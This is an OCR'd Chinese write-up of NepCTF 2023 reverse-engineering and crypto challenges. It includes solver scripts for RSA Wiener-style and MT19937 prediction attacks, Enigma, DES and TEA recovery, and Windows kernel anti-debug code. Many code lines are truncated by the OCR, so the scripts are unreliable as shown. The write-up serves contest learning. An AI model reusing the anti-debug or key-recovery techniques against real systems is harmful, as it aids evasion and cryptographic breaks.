
体验不好的签到


没做出这道题的师傅不怪你们，全怪我。

题目的算法很简单，未提供运行脚本是为了不让猜出算法，同时想尝试一下能否以纯静态的方式解决。

NepCTF{Y0v_patcH&Right@-ProGrAm}

运行起来的样例





算法超级简单，简单的加法。

题目实现来自于此https://github.com/kristerw/instless_comp仅添加了一个0xfe。

这道题目重点不在于如何解出来，而在于如何逆向发现加法的实现原理。（这也是为什么没有提供启动脚本的原因

（致力于签到）Link: https://emtanling.gitbook.io/check-in-ctf/nepctf2023

AndroidRE

主要是运用了seccomp和异常处理和简单的变异TEA算法，外面套了个UPX壳

seccomp部分代码

```
static pid_t fakeTid;
volatile static void myHandle(int mySignal, siginfo_t *si, void *arg)
{
        ucontext_t *ucontext = (ucontext_t *)arg;
        sigcontext *context = &ucontext->uc_mcontext;
        int callNum = context->regs[8];
        if (callNum == __NR_gettid)
        {
                pid_t tid = fakeTid;
                if ((uint32_t)context->regs[9] == tid)
                {
```

```
                        uint32_t input = (uint32_t)context->regs[24];
                        uint32_t enc = ((((input & 0xffff) ^ 0x1337) << 16) + ((
                        context->regs[24] = enc;
                }
                context->regs[0] = tid;
        }
        return;
}

__attribute__((noinline)) void realEntry()
{
        pid_t tid = gettid();
        uintptr_t addr = (uintptr_t)mmap(NULL, 0x1000, PROT_READ | PROT_WRITE |
        *(int *)addr = tid;
        addr += sizeof(int);

        struct sigaction action;
        action.sa_sigaction = &myHandle;
        action.sa_flags = SA_SIGINFO;
        sigaction(SIGSYS, &action, NULL);

        struct sock_filter filter[] = {
                BPF_STMT(BPF_LD + BPF_W + BPF_ABS, 0),
                BPF_JUMP(BPF_JMP + BPF_JEQ, __NR_gettid, 1, 0),
                BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_ALLOW),
                BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_TRAP),
        };

        struct sock_fprog prog = {
                sizeof(filter) / sizeof(sock_filter),
                filter,
        };

        prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
        prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog);
}

volatile __attribute__((constructor)) void entry()
{
        realEntry();
}
```

WP

```
#include <stdio.h>
```

```
2
3  static inline uint32_t decrypt(uint32_t input)
4  {
5          input ^= 0x1357;
6          return ((input >> 16) ^ 0x1337) + (((input & 0xffff) ^ 0x2448) << 16);
7  }
8
9  //0xc1bdceee, 0x242070db, 0xfd987193, 0xd76aa478
10 static uint32_t key[4] = { 0x5b4f89e5, 0x242070db, 0xfd987193, 0xd76aa478 };
11
12 #define MAGIC 0x7f3669b9
13 static inline void decipher(unsigned int num_rounds, uint32_t v[2])
14 {
15         uint32_t v0 = v[0], v1 = v[1], delta = MAGIC, sum = delta * num_rounds;
16         key[0] ^= (v0 + v1) ^ key[1] ^ num_rounds;
17         for (unsigned int i = 0; i < num_rounds; ++i)
18         {
19                 v1 ^= v0;
20                 v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) &
21                 sum -= delta;
22                 v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
23                 v0 ^= (num_rounds - i - 1);
24                 v0 = decrypt(v0);
25         }
26         v[0] = v0; v[1] = v1;
27 }
28
29 int main(int argc, char **argv)
30 {
31         char cipher[33] = {
32                 0x65, 0xf0, 0x5f, 0xf7, 0xf1, 0x0c, 0xdb, 0x74, 0x8f, 0x1e, 0x27
33                 0x14, 0x68, 0x1c, 0x76, 0x01, 0xee, 0x19, 0x38, 0xd0, 0x54, 0xd2
34                 0xcd, 0xa5, 0xcc, 0x57, 0xe2, 0xd8, 0x9a, 0x2f, 0x00
35         };
36
37         uint32_t *v = (uint32_t *)cipher;
38         for (int i = 3; i >= 0; --i)
39                 decipher(32 * (i + 1), v + i * 2);
40
41         puts(cipher);
42 }
```

Qriver3.0

前言

大体设计思路与 [Qriver2.0出题思路](http://www.qfrost.com/posts/ctf/qriver2.0%E5%87%BA%E9%A2%98%E6%80%9D%E8%B7%AF/) 差不多，依旧是使用自己写的LLVM混淆编译了一个Windows驱动程序。主要原因是去年是0解，感觉题目完全没起到效果。今年在去年的基础上重新设计了算法，并换用了新写的混淆。因为题目的主要难度来自于混淆，这边简单的贴一下题目源码，大家可以对照着学习

主体与算法设计

```
// Qriver3.0.cpp

// NepCTF{4E65706E65702D5765316C63306D6521}
BYTE ans[] = { 0x63, 0x23, 0x02, 0x70, 0x01, 0x05, 0x01, 0x75, 0x00, 0x70, 0x01,
BOOL CheckInput(char input[], int length) {

    BYTE* buff = (BYTE*)ExAllocatePoolWithTag(NonPagedPool, 0x100, 'Nep');

    BYTE xor_key = 102;
    for(int i=0;i<length;++i)
    {
        BYTE orig_byte = input[i];
        buff[i] = orig_byte ^ xor_key;
        xor_key = orig_byte;
    }
    for (int i = 0; i < length; ++i)
    {
        BYTE orig_byte = buff[i];
        buff[i] = orig_byte ^ xor_key;
        xor_key = orig_byte;

        if (buff[i] != ans[i]) {
            return FALSE;
        }

    }

    kprintf("bytes.fromhex(\"%s\")\n", input);
    return TRUE;
}

std::wstring GetInput() {
    Registry reg;
    if (reg.Open(Registry::HKEY_LOCAL_MACHINE, xorstr(L"SOFTWARE\\Nepnep\\Qriver
    {
        wchar_t szBuf[MAX_PATH] = { 0 };
```

```
37          size_t BufferLen = MAX_PATH * 2;
38          if (reg.GetValue(xorstr(L"flag").crypt_get(), REG_SZ, szBuf, BufferLen)
39          {
40              return std::wstring(szBuf);
41          }
42      }
43      return L"";
44  }
45
46  //驱动卸载函数
47  VOID DriverUnload(PDRIVER_OBJECT DriverObject)
48  {
49      if (DriverObject->DeviceObject)
50      {
51          IoDeleteSymbolicLink(&DeviceLink);
52          IoDeleteDevice(DriverObject->DeviceObject);
53      }
54
55
56      // 卸载AntiDebug
57      AntiDebug::Instance().~AntiDebug();
58  }
59
60  //驱动入口函数
61  extern "C" NTSTATUS DriverMain(PDRIVER_OBJECT DriverObject, PUNICODE_STRING Regi
62  {
63
64      UNREFERENCED_PARAMETER(RegistryPath);
65      OBJECT_ATTRIBUTES ObjAddr = { 0 };
66      NTSTATUS nStatus = STATUS_SUCCESS;
67
68      // 初始化
69      if (!NT_SUCCESS(KernelOffsets::init())) {
70          kprintf("[Qriver] : Windows Version Too High Or Too Low!\n");
71          return STATUS_FAILED_DRIVER_ENTRY;
72      }
73      if (!NT_SUCCESS(AntiDebug::Instance().Init())) {
74          kprintf("[Qriver] : Init Error!\n");
75          return STATUS_FAILED_DRIVER_ENTRY;
76      }
77
78      //创建设备
79      PDEVICE_OBJECT Device = NULL;
80      NTSTATUS Status = IoCreateDevice(DriverObject, sizeof(DriverObject->DriverEx
81      if (!NT_SUCCESS(Status))
82      {
83          return Status;
```

```
84      }
85
86      //创建链接
87      Status = IoCreateSymbolicLink(&DeviceLink, &DeviceName);
88      if (!NT_SUCCESS(Status))
89      {
90          IoDeleteDevice(Device);
91          return Status;
92      }
93      // 设置全局驱动对象
94      g_pDriverObject = DriverObject;
95      //设置卸载函数
96      DriverObject->DriverUnload = DriverUnload;
97
98      // 安装反调试
99      AntiDebug::Instance().InstallAntiKernelDebug();
100     AntiDebug::Instance().InstallAntiDebugThread();
101
102     // 获取输入
103     std::string input = Utils::string::wstring2string(  (wchar_t*)(GetInput().c_
104
105     // 格式检查    这边故意不加密NepCTF{}的flag头，降低静态分析难度
106     if (input == "" || input.find("NepCTF{") != 0 || input.c_str()[input.length(
107         IoDeleteSymbolicLink(&DeviceLink);
108         IoDeleteDevice(DriverObject->DeviceObject);
109         AntiDebug::Instance().~AntiDebug();
110         return STATUS_ACCESS_DENIED;
111     }
112     // kprintf("[Qriver] : Input: %s\n", input.c_str());
113
114     // 取花括号内
115     std::string serials = input.substr(7, input.length() -7 - 1);
116
117     if (AntiDebug::Instance().bAntiDebugThread == FALSE ||
118         AntiDebug::Instance().bAntiKernelDebug == FALSE ||
119         CheckInput( const_cast<char*>(serials.c_str()), serials.length() ) == FA
120     {
121         IoDeleteSymbolicLink(&DeviceLink);
122         IoDeleteDevice(DriverObject->DeviceObject);
123         AntiDebug::Instance().~AntiDebug();
124         return STATUS_ACCOUNT_DISABLED;
125     }
126
127     auto driver_exit = std::experimental::make_scope_exit([&]() { kprintf("[Qriv
128     return STATUS_SUCCESS;
129 }
130
```

反调试设计

从选手反馈情况来看，做出来的师傅都是静态硬撕，所以这边也讲一下反调试的设计部分。因为这部分的一些内容暂时不方便开源，所以这边手动列举出本题使用的反调试手段：

1. 循环调用KdDisableDebugger
2. IPI清除DR寄存器

第一种反调试手段应该是最最常见的Windows内核反调试手段，调用该API后会Detach调试器。第二种方法学自 [瓦洛兰特反作弊系统Vanguard浅析](http://www.qfrost.com/posts/vanguard/#%E5%8F%8D%E8%B0%83%E8%AF%95%E9%98%B6%E6%AE%B5)，通过CPU IPI中断（IPI（Inter-Processor Interrupt）使所有核心执行一个函数，我这边执行的函数代码如下：

```
ULONG_PTR AntiDebug::IpiAntiDebugCall( ULONG_PTR  Argument){

    static int cnt = 0;

    __writedr(0, 0);
    __writedr(1, 0);
    __writedr(2, 0);
    __writedr(3, 0);
    __writedr(7, 0);
    cnt++;
    return NULL;
}
```

也就是使所有核心同时清除Dr寄存器，来达到一个反调试的效果。

混淆设计

这道题采用了最新的自实现的LLVM混淆，也对粒度做了更小的区分，对特点的算法函数和反调试函数做了保护，而忽略无关库函数。混淆设计如下：

```
"recipe": [
    {
        "混淆": "LowerSwitch",
        "范围": ".*"
    },
    {
        "函数名": "Virtualization",
        "范围": "IpiAntiDebugCall"
    },
```

```
    {
        "混淆": "QFlatten",
        "返回": "CheckInput"
    },
    {
        "混淆": "IndirectBranch",
        "范围": "CheckInput|AntiDebugRoutine|UninstallAntiDebugThread"
    },
    {
        "混淆": "IndirectGlobalVariable",
        "范围": "CheckInput|AntiDebugRoutine|UninstallAntiDebugThread"
    },
    {
        "混淆": "Flower",
        "范围": "CheckInput|AntiDebugRoutine|IpiAntiDebugCall|UninstallAntiDebug
    }
],
```

EXP

下面公开exp。这个算法实现灵感来自于之前某比赛的某题，通过两次异或来达到可化简但不可逆的效果，所以exp使用爆破获得flag：

```
import string
ans = [0x63, 0x23, 0x02, 0x70, 0x01, 0x05, 0x01, 0x75, 0x00, 0x70, 0x01, 0x05, 0
for i in range(256):
    tmp = ans.copy()
    xor_key = i
    for index in range(len(ans)):
        tmp[index] ^= xor_key
        xor_key = tmp[index]

    xor_key = 0x66
    for index in range(len(ans)):
        tmp[index] ^= xor_key
        xor_key = tmp[index]

    if i == tmp[-1]:
        s = "".join([chr(i) for i in tmp if chr(i) in string.ascii_letters+strin
        print(s)
```

Crypto

random_RSA

这个题目关键的点只有三个

分别是变种RSA的扩展维纳攻击、MT19937攻击、n分解攻击

前置的导库

```
from pwn import remote
from gmpy2 import gcd,next_prime,invert,iroot
from extend_mt19937_predictor import ExtendMT19937Predictor
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
from tqdm import tqdm
from sage.all import *
```

变种RSA的扩展维纳攻击

A new attack on three variants of the RSA cryptosystem

https://ro.uow.edu.au/cgi/viewcontent.cgi?article=6676&context=eispapers

ro.uow.edu.au

主要是winner攻击在 $e \times d \equiv k(p^2-1)(q^2-1)+1$ 上的应用，$|\frac{e}{N^2-\frac{9}{4}N+1}-\frac{k}{d}|<\frac{e}{4N^3-36N^2}$，连分数展开后得到k和d，根据 $(p^2-1)(q^2-1)=\frac{ed-1}{k}$ 求得 p 和 q

```
def factor_N_with_e(N,e):
    c = continue_fraction(e / (N^2 - 9*N//4 + 1))
    p,q = var('p q')
    for i in tqdm(range(2,len(c))):
        k = c.numerator(i)
        d = c.denominator(i)
        w = (e * d - 1) // k
        if (N+1)^2 - w + 1 < 0:
            continue
        if iroot((N+1)^2 - w + 1,2)[1]:
            w = int(iroot((N+1)^2 - w ,2)[0])
            f2 = p + q - w
            return (int(x.rhs()) for x in solve([f1,f2],[p,q])[0])

random_number = []
nc = remote("43.143.252.108","8000")
nc.recvuntil('choice.\n')

```

```
for i in tqdm(range(7)):
    nc.sendline(b'1')
    N = int(nc.recvline())
    e = int(nc.recvline())
    p,q = factor_N_with_e(N,e)
    if p > q:
        random_number.append((p>>32,1024-32))
        random_number.append((q>>32,1024-32))
    else:
        random_number.append((q>>32,1024-32))
        random_number.append((p>>32,1024-32))
    d = int(inverse_mod(e, (p*p-1)*(q*q-1)))
    random_number.append((d>>32),1024 - 64)
nc.sendline(b"2")
c = nc.recvline()
nc.close()
```

MT19937攻击

题目中p和q的生成都是getrandbits生成的伪随机数，且生成的 d 、 p 和 q 最后不能预测的32位可以直接通过next_prime直接获得，题目一共提供了8次交互机会，除了最后一次可以必须获取flag的加密，一共七次交互，可以获得 $\frac{(1024-32)}{32} \times 2 + \frac{(1024-64)}{32} = 644 > 624$ 满足攻击

MT19937的条件直接使用python的库直接攻击，但是要注意每轮的 p 和 q 的顺序不是已知的，需要爆破获得

```
bits = 1024
for sign in tqdm(range(0,1<<7)):
    try:
        predictor = ExtendMT19937Predictor()
        for i in range(7):
            if (sign>>i)&1 == 1:
                predictor.setrandbits(*random_number[3*i])
                predictor.setrandbits(*random_number[3*i+1])
            else:
                predictor.setrandbits(*random_number[3*i+1])
                predictor.setrandbits(*random_number[3*i])
            predictor.setrandbits(*random_number[3*i+2])
    try:
        p = next_prime(predictor.predict_getrandombits(bits - 32) << 32)
        q = next_prime(predictor.predict_getrandombits(bits - 32) << 32)
        phi = lcm(p-1,q-1)
        e = 0x10001
        d = invert(e,phi)
        N = p*q
```

```
        privateKey = RSA.contrust(int(N),int(e),int(d),int(p),int(q))
        Cipher = PKCS1_v1_5.new(privateKey)
        if b"NepCTF" in Cipher.decrypt(eval(c),0):
            print(Cipher.decrypt(eval(c),0)
            break
    except:
        continue
```

RSA解密

最后直接预测最后一组生成的 p 和 q ，简单的n分解攻击

代码包含在上述代码块中了

bombe-Rejewski

考察了波兰人的成果。已知加密模型是一组映射f(m,k)=c，其中m,c是一个字母，k是一个随加密位置变化的密钥，我们假定初始密钥确定，那么每个不同pos的key是唯一可确定的，这时我们用当前加密位置与初始密钥的位置偏移pos替代k，加密结构改写为 $F_{pos}(m)=c$ 。

由enigma结构，若 $F_{pos}(m)=c$ ，则 $F_{pos}(c)=m$ ，而德军曾要求，对于每个临时密钥需要输入两次，即假设该次临时密钥为ABC，则消息前6个字母是日密钥加密的ABCABC，假设加密后为UVWXYZ，则有 $F_{pos}(A)=U, F_{pos+3}(A)=X$

那么定义

$$DF_{pos}^{3,plug}(U)=F_{pos+3}(F_{pos}(U))=X$$

于是我们可以得到 $DF_{pos}^{3,plug}$ 的映射表。

需要注意的是，由于是在插了插线板的机器上运行，这里的 $DF_{pos}^{3,plug}$ 映射受插线板影响，并不能直接拿来用，但注意到插线板只是做了一次字母替换，即可能存在pos处加密A时实际链路是A-plug->D-rotors->E-plug->U，pos+3处加密A时实际链路是A-plug->D-rotors->F-plug->X，于是存在对应的一个 $DF_{pos}^{3,noplug}(E)=F$

记插线板置换为P，有P(P(x))=x恒成立,于是有 $c=DF_{pos}^{3,plug}(m)=P(DF_{pos}^{3,noplug}(P(m)))$

这个结构说明plug与否的情况是共轭的，共轭不改变轮换长度，所以我们可以按轮换情况进行分类。

通过预处理所有pos下的轮换情况，我们最终发现对于大部分的pos，轮换情况都是唯一固定的，于是可以通过反查找到开始的pos，进而恢复出对应日密钥，最终拿到flag。

expR.py

Bombe-crib

本题简单，使用的是enigma机不会加密出自身这一事实，仿造了一个同明文不同密钥的真实环境，通过恢复crib位置以进行接下来的密钥恢复（但密钥恢复这个点网上工具已经很成熟了，就不考了）

可以参考网上大部分enigma的视频。

expcrib.py

recover

recover_exp.sage
2.54KB

题目考点*

1. 语义安全模型
2. 已知明文攻击
3. 线性分析分治
4. 概率论分析
5. 搜索剪枝

题目详细解题方法*

首先通过已知明文攻击，恢复出“flag”变量。

程序

vim /home/zuni-w/Desktop/hashctf

```
from recover import P,ciphertext
from Crypto.Util.number import *
import string
from itertools import *
from hashlib import md5
MD5=lambda x:md5(x).hexdigest()


B=Matrix(Zmod(2),64,64)
for i in range(64):
    for j in P[i]:
        B[i,j]=1

A=[]
for i in range(8):
    A.append(B[8*i:8*i+8,8*i:8*i+8])

fi=b"\0\0\0\0\0\0fl"
v1=vector(Zmod(2) ,[int(i) for i in ciphertext[:64]])
C=v1-B^3*vector(Zmod(2),[int(i) for i in bin(bytes_to_long(fi))[2:].zfill(64)])
for i in range(64,len(ciphertext),64):
    v1=vector(Zmod(2),[int(i) for i in ciphertext[i:i+64]])
    at=B^(-3)*(v1-C)
    fi+=long_to_bytes(int("".join([str(l) for l in at]),2))

print(fi)
```

结果

```
sage recover_exp.sage
11101100100000110101100101100001100111011100100111000000001011000011001101100010011010111011101000010010000110001001100110001010010100011000101110100000010001010100000001100001100111100011011101101101110000000100010011011011101110101110100000000010001000010100111010010101100000011100100000000001001100011011100111110100011100101101111101011111011101001101010100110100110101011101000010011011001100100000100000111001001011110100100000110010001100001001101111000101010110001001001110100001010101101100010101101010111111
b'\x00\x00\x00\x00\x00\x00flag{flag_is_the_readable_key_whose_md5_starts_with_3fe04}'
```

与flag预期结构不同，有下划线和数字

通读发现是flag，要求我们还原出一组可读的纯小写key，还给出了md5的首部。还原key。

问题难度等价于搜索26^18,即使在信息量上可以确定一组结果，难度规约到26^10，难度也在47bits复杂度上，与爆破DES相当，所以需要考虑本身P的结构。注意到P可以被分块为主对角线上的八个8*8矩阵，也就意味着多次加密后也互不干扰，所以我们可以把爆破结构降到8组26^3，并选出合法解，具体代码如下：

```
count=0
secret="flag{"+"x"*18+"}"
ans=[[]for i in range(8)]
for ck in range(8):
  t=3
  if secret[ck]!="x" or ck==7:
    t-=1
  for i in (product(string.ascii_lowercase,repeat=t)):
    if ck==7:
      i=(*i,"}")
    if secret[ck]!="x":
        i=(secret[ck],*i)
    k=[]
    for j in i:
        k.append(vector(Zmod(2),[int (l) for l in bin(bytes_to_long((j).encode()))[2:].zfill(8)]))
    if A[ck]^2*k[0]+A[ck]*k[1]+k[2]==C[ck*8:8*ck+8]:
        ans[ck].append(i)
        count+=1
```

爆破用时如图

```
"""
676it [00:00, 1633.55it/s]
676it [00:00, 1611.89it/s]
676it [00:00, 1617.31it/s]
676it [00:00, 1718.79it/s]
676it [00:00, 1731.97it/s]
17576it [00:09, 1809.87it/s]
17576it [00:09, 1811.05it/s]
676it [00:00, 1815.46it/s]
"""
```

这时根据概率论，每组约有26^3/256约为70个解，困难度并没有下降。但注意到flag{}的结构，我们可以将前五组和最后一组降至2到3个解，这时爆破是可行的。

由于给定了md5开头，可以用其用来过滤出合法解，代码如下：

```
def dfs(times,k0,k1,k2):
    if times==8:
        #if (k0+k1+k2)=='flag{hardertorecoverkeys}':
        #    print(MD5((k0+k1+k2).encode()))
        if MD5((k0+k1+k2).encode()).startswith('3fe04'):
            print(k0+k1+k2)
        #if len(wordninja.split(k0+k1+k2))==5:
        #    print(wordninja.split(k0+k1+k2),MD5((k0+k1+k2).encode()))
        #    print((k0+k1+k2).encode())
        return
    for j in ans[times]:
        dfs(times+1,k0+j[0],k1+j[1],k2+j[2])

dfs(0,"","","")
```

```
"""
flag{yrpcepkbrkfwvvjxoi}
flag{vxrceraocncwvenktf}
flag{aapcnsabjcfwdznxpa}
flag{gsrcxpnbtqcwnvfxxx}
flag{ycrcxptopncwnvrkrl}
flag{npxcxsnovlwwnzfkrk}
flag{chrcxsnqmwcwnzfyoj}
flag{hardertorecoverkey}#flag{harder to recover key}
flag{rwzdxpnobbronvfkam}
flag{gvxdxsdqytwonzbyak}
flag{afpeesdbjgffvzbxph}
flag{gczenstoldrfdzrkzc}
flag{nfpexsnqnmffnzfypg}
"""
```

simple_des

考察的就两点，一点是L，R知道部分，然后根据前一部分明文有NepCTF，通过爆破查询，获得key的16组子密钥和前部分明文，这是第一步，第二部分，我是将初始key与前一组明文异或，进行了两次，如果能通过16组子密钥得到初始key，那么这题就可以解决出来了

此题的关键就是DES 子密钥逆推初始密钥，如果成功了，就会发现题目就可以求解出来了

由于有效位仅为56bit，所以密钥只能恢复56bit，还有剩下的8bit未知，但2^8 仅有**256**种情况，完全可以使用暴力破解。

但其实这256种都可以当作解题密钥

第一部分

```python
# -*- coding: utf-8 -*-
from operator import add
from typing import List
from functools import reduce
from Crypto.Util.number import *
from gmpy2 import *

_IP = [57, 49, 41, 33, 25, 17, 9,  1,
   59, 51, 43, 35, 27, 19, 11, 3,
   61, 53, 45, 37, 29, 21, 13, 5,
   63, 55, 47, 39, 31, 23, 15, 7,
   56, 48, 40, 32, 24, 16, 8,  0,
   58, 50, 42, 34, 26, 18, 10, 2,
   60, 52, 44, 36, 28, 20, 12, 4,
   62, 54, 46, 38, 30, 22, 14, 6
```

```
]

def IP(plain: List[int]) -> List[int]:
        return [plain[x] for x in _IP]

__pc1 = [56, 48, 40, 32, 24, 16,  8,
     0, 57, 49, 41, 33, 25, 17,
      9,  1, 58, 50, 42, 34, 26,
     18, 10,  2, 59, 51, 43, 35,
     62, 54, 46, 38, 30, 22, 14,
      6, 61, 53, 45, 37, 29, 21,
     13,  5, 60, 52, 44, 36, 28,
     20, 12,  4, 27, 19, 11,  3
]

__pc2 = [
    13, 16, 10, 23,  0,  4,
     2, 27, 14,  5, 20,  9,
    22, 18, 11,  3, 25,  7,
    15,  6, 26, 19, 12,  1,
    40, 51, 30, 36, 46, 54,
    29, 39, 50, 44, 32, 47,
    43, 48, 38, 55, 33, 52,
    45, 41, 49, 35, 28, 31
]
ROTATIONS = [1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]

def PC_1(key: List[int]) -> List[int]:
     return [key[x] for x in __pc1]

def PC_2(key: List[int]) -> List[int]:
     return [key[x] for x in __pc2]
def get_key(L,R):
    sub_keys = []

    for i in range(16):
       for j in range(ROTATIONS[i]):
          L.append(L.pop(0))
          R.append(R.pop(0))

       combined = L + R
       sub_key = PC_2(combined)
       sub_keys.append(sub_key)
    return sub_keys
def get_sub_key(key: List[int]) -> List[List[int]]:
     key = PC_1(key)
     L, R = key[:28], key[28:]
```

```
63
64      sub_keys = []
65
66      for i in range(16):
67          for j in range(ROTATIONS[i]):
68              L.append(L.pop(0))
69              R.append(R.pop(0))
70
71          combined = L + R
72          sub_key = PC_2(combined)
